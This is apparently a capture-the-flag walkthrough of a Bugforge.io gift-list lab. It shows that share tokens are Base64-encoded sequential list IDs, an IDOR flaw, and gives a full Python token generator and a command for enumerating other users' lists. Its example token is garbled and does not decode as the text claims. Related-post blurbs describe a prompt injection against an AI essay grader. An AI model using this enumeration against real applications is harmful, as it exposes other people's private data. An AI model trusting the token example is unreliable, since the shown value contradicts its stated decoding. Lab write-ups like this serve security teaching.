Bugforge.io Gift Lab Walkthrough
1. Initial recon: authenticated dashboard

After logging into the application (“Gift List”), you land on a Dashboard page where you can create new gift lists. The UI also shows an “Inspiration” carousel and a central “Dashboard” card with an input for “New list name…” and an “Add list” button.
2. Create a list and inspect the available actions

You create a list (“New List”). The list initially shows “No items yet”.
On the right side of the list row are action icons:
- An eye icon (view list)
- A chain/link icon (share link)
- A trash icon (delete)
This indicates the application has a “shared list” feature that produces a URL you can send to others.
3. Generate a share link and capture the token

Clicking the “Create share link” (chain icon) reveals a “Share:” value directly on the list row:
- Share token shown:
bGlzdFdpdGhjJZC0=Mg==
This is a strong hint it may be an encoded identifier rather than an unguessable random token.
4. Open the shared URL and confirm token usage

Navigating to the shared route shows a URL pattern like:
/share/bGlzdFdpdGhjJZC0=Mg==
The page renders:
- Title: “New List”
- Subtitle: “Shared gift list”
- And confirms the list is empty since we didn’t actually add anything to our list
So the share token directly selects which list is being shared.

5. Decode the share token (Base64)
Using a Base64 decoder (as shown), decoding:
bGlzdFdpdGhjJZC0=Mg==
yields:
listWithId-2
This is the critical finding: the “share token” is just Base64 encoding of an internal identifier that looks sequential (…-2).
Implication: if lists are numbered, an attacker can likely enumerate other shared lists by generating tokens for listWithId-0, listWithId-1, listWithId-2, etc.
This is effectively:
- IDOR / insecure direct object reference (predictable identifiers)
- Plus “security through obscurity” (Base64 is not access control)
6. Exploit: enumerate other lists by generating tokens
Because the token is just Base64 of listWithId-N, you can generate a large number of candidate share tokens and try them.

The notes show a small helper script that replaces **placeholder** markers with an index to generate many payloads, optionally URL-safe Base64 encoding them.
Example usage (as captured):
- Generate many Base64-encoded candidates from a template:
python3 payload_gen.py -n 100 --start 0 --encode -t 'listWithId-**2**' -o id_payload.txt
Conceptually, you’d want to generate payloads for:
listWithId-0listWithId-1listWithId-2- …
and then request:
/share/<base64(listWithId-N)>

If the app does not enforce authorization checks (or treats share links as public access without using an unguessable secret), you can access other users’ shared lists.
#!/usr/bin/env python3
"""
Expand a template: every **marker** is replaced with the current index each iteration.
Optional URL-safe Base64 encoding (JWT-style, no padding).
"""
from __future__ import annotations

import argparse
import base64
import re
import sys

# Matches **anything** that is not * (one segment per marker)
_PLACEHOLDER = re.compile(r"\*\*[^*]+\*\*")

def expand_placeholders(template: str, index: int) -> str:
    return _PLACEHOLDER.sub(str(index), template)

def urlsafe_b64_encode(s: str) -> str:
    return base64.urlsafe_b64encode(s.encode()).decode().rstrip("=")

def parse_args() -> argparse.Namespace:
    p = argparse.ArgumentParser(
        description="Enumerate **placeholders** in text. All markers in a template share the same "
        "index each step. Example: listWithId-**id** with -n 3 → listWithId-0 … listWithId-2 "
        "(use --start 1 for 1-based).",
    )
    p.add_argument(
        "-t",
        "--text",
        metavar="TEMPLATE",
        help="Template string. If omitted, read stdin as the template.",
    )
    p.add_argument(
        "-n",
        "--count",
        type=int,
        required=True,
        metavar="N",
        help="How many outputs to generate.",
    )
    p.add_argument(
        "--start",
        type=int,
        default=0,
        metavar="I",
        help="First index value (default: 0).",
    )
    p.add_argument(
        "--encode",
        action="store_true",
        help="URL-safe Base64-encode each expanded result (no padding), like JWT payload segments.",
    )
    p.add_argument(
        "-o",
        "--output",
        metavar="FILE",
        help="Write to FILE instead of stdout.",
    )
    return p.parse_args()

def main() -> None:
    args = parse_args()
    if args.count < 0:
        print("error: --count must be >= 0", file=sys.stderr)
        sys.exit(2)

    if args.text is not None:
        template = args.text
    else:
        if sys.stdin.isatty():
            print("error: provide -t/--text or pipe a template on stdin", file=sys.stderr)
            sys.exit(2)
        template = sys.stdin.read()

    out: list[str] = []
    for k in range(args.count):
        idx = args.start + k
        expanded = expand_placeholders(template, idx).rstrip("\n")
        if args.encode:
            out.append(urlsafe_b64_encode(expanded))
        else:
            out.append(expanded)

    text_out = "\n".join(out) + ("\n" if out else "")

    if args.output:
        with open(args.output, "w", encoding="utf-8") as f:
            f.write(text_out)
    else:
        sys.stdout.write(text_out)

if __name__ == "__main__":
    main()
python3 payload_gen.py -n 100 --start 0 --encode -t 'listWithId-**2**' -o id_payload.txt
7. Outcome / finding
From the images, we can conclusively document the vulnerability chain:
- Share links are generated as a “token”.
- The token decodes cleanly as Base64 →
listWithId-2. - The identifier format is predictable and likely enumerable.
- Therefore, the share mechanism is vulnerable to enumeration / IDOR, allowing access to other lists by iterating IDs and re-encoding.
Related

Exploiting the Ultimate Essay Grader: A Prompt Injection Deep Dive
A hands-on look at a direct prompt injection vulnerability in an AI essay grader — how a hidden instruction block forced a perfect score, mapped against Pangea's prompt injection taxonomy.
8kSec FactsDroid Walkthrough
Intercepting and modifying network traffic in a Flutter Android app — bypassing root detection and TLS, setting up DNAT for a proper MITM, and a detour into Flutter's HTTP network policy.
Bugforge.io CopyPasta Walkthrough
Chaining an IDOR on the profile endpoint with a broken authorization check on password changes to take over an admin account and grab the flag.